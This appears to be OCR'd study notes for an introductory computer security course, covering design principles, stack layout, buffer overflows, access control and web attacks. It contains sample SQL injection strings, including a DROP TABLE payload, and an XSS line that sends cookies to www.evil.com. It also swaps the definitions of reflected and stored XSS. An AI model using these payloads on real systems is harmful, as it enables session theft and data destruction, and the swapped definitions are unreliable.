

Principles for Secure Systems

1. *Security is economics.* No system is completely secure, but they may only need to resist a certain level of attack.
2. *Least privilege.* Give a program the minimum set of access privilege that it needs to do its job, and nothing more.
3. *Use fail-safe defaults.* Start by denying all access, then allow only that which is explicitly permitted. For example, if a firewall fails it drops, rather than passes, all packets.
4. *Separation of responsibility.* Require more than one party to approve before access is granted. No one program has complete power.
5. *Defense in depth.* Use redundant measures to enforce systems.
6. *Psychological acceptability.* Users need to buy into the security model, otherwise they will ignore it or actively seek to subvert it.
7. *Human factors matter.* For example, we tend to ignore errors when they pop up.
8. *Ensure complete mediation.* Make sure to check every access to every object when enforcing access control policies.
9. *Know your threat model.* Design security measures to account for attackers; be careful with old/outdated assumptions.
10. *Detect if you can't prevent.* Log entries so you have some way to analyze break-ins after the fact.
11. *Don't rely on security through obscurity.* Hard to keep design of system secret from a sufficiently motivated adversary (*brittle security*).
12. *Design security in from the start.* Trying to retrofit security into an existing application is difficult/impossible.
13. *Conservative design.* Systems should be evaluated under the worst security failure that is at all plausible, under assumptions favorable to the attacker.
14. *Kerkhoff's principle.* Cryptosystems should remain secure even when the attacker knows all details about the system except the key. (don't rely on security through obscurity).
15. *Proactively study attacks.* We should devote considerable effort to trying to break our own systems before attackers do.

Memory Layout





Registers

`sfp`	saved %ebp on stack
`ofp`	old %ebp from previous stack frame
`rip`	return instruction pointer on stack
`%eax`	stores return value
`%ebp`	base pointer, indicates start of stack frame.
`%esp`	stack pointer, indicates bottom of stack.
`%eip`	instruction pointer, points to next instruction to run.

Function Call

`%esp` advances whenever we push anything to the stack

Before the `call` instruction, push args in reverse order and push return address onto stack

```
prologue    push %ebp
            mov %esp, %ebp
            sub $???, %esp
...
leave       mov %ebp, %esp
            pop %ebp
ret         pop %eip
```

Memory Safety

Preconditions: what must hold for the function to operate correctly

Postconditions: what holds after a function completes

Buffer overflow

Can overwrite stack variables (such as return address) in order to jump to malicious code when frame exits

Potential fixes

Stack canary can be randomly generated at runtime and placed between return address and buffer. Program should check to see if this value has been changed.

ASLR (address randomization): starts the stack at random place in memory rather than a fixed point, so attacker cannot hardcode addresses

'gets' can be halted with '0x0A' and '0x00'. Could potentially be an issue in buffer overflow attacks.

Access Control

subject, object, policy - policy consists of rules access(S, O).
Can be put in an *access control matrix*.
finer-grained permissions (read, write, execute)
Reference monitor: sits between subject and object, responsible for checking permissions. Should be unbypassable, tamper-resistant, verifiable.

Centralized enforcement: database centrally checks policy for each access

Integrated access control: verifies policy whenever there is data access; more flexible, but more prone to errors

Trusted Computing Base: Part of the system that we rely on to operate correctly. If it misbehaves, the whole system is vulnerable. Try to keep this as small as possible.
Time-of-check-to-time-of-use: race conditions.

Confidentiality: set of rules that limits access
Integrity: assurance that data is trustworthy/accurate
Availability: guarantee of access to information by authorized entities

Authorization: who should be able to perform what actions
Authentication: verifying who is requesting the action

Authentication

Server should authenticate client (passwords, key, fingerprint, etc.)
Client should authenticate server (certificates)
2-factor auth uses two of (knowledge, possession, attributes)

Web Security

1. *Integrity*: malicious websites should not be able to tamper with integrity of my computer or my information on other websites
2. *Confidentiality*: malicious websites should not be able to learn confidential information from my computer or other sites
3. *Privacy*: malicious sites should not be able to spy on me or my activities online

SQL Injection

Can use `--` to comment out rest of the line, `;` to chain queries
Sanitize user input (whitelist characters or escape input string to not include special characters `', +, -, ;`
Prepared statements: Predefined allowed commands

```
SELECT ... where user=' ' or 1=1; --
SELECT ... where user=' '; DROP TABLE Users; --
```

Same-Origin Policy

`origin = protocol + hostname + port`
Enforced by web browsers; each site in the browser is isolated from all others but multiple pages from same site are not isolated
Cross-origin communication allowed through `postMessage`, receiving origin decides whether or not to accept

XSS Attacks

Reflected: attacker places Javascript on benign web service for victim to load
Stored: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back
Example payloads

```
<script>window.open("www.evil.com/sendcookie?cookie="
    + Document.cookie)</script>
```

```
<img href="test.png" onerror="alert()"></img>
```

Sessions

Cookie Scope
`domain` can be any domain suffix of URL-hostname except top-level TLD.
Browser sends all cookies in URL-Scope: `cookie-domain` is domain suffix of URL-domain, `cookie-path` is prefix of URL-path. For example, a cookie with `domain = example.com` and `path = /some/path/` will be included on a request to `http://foo.example.com/some/path/subdir/hello.txt`

`domain`	when to send
`path`	when to send
`secure`	only send over HTTPS
`expires`	when to expire the cookie
`HTTPOnly`	cookie cannot be accessed by Javascript

Cross-Site Request Forgery (CSRF)

Attacker makes a request on a victim's behalf, which looks like a legitimate request to the webserver. Uses victim's cookies (and thus their session)
Can be prevented via a CSRF token included in the form and the cookie. Attacker cannot POST form because they don't know the CSRF token, so webserver will reject request. Fails under XSS attacks.

Clickjacking

Renders another site's frame transparently over a seemingly innocent website; correct placement of buttons can lead user to click on buttons and trigger actions on other sites
Framekiller/framebuster scripts can mitigate attack by checking if the website is being rendered in a frame

Encryption

Confidentiality: prevent adversaries from reading private data
Integrity: prevent data from being altered
Authenticity: determine who created a document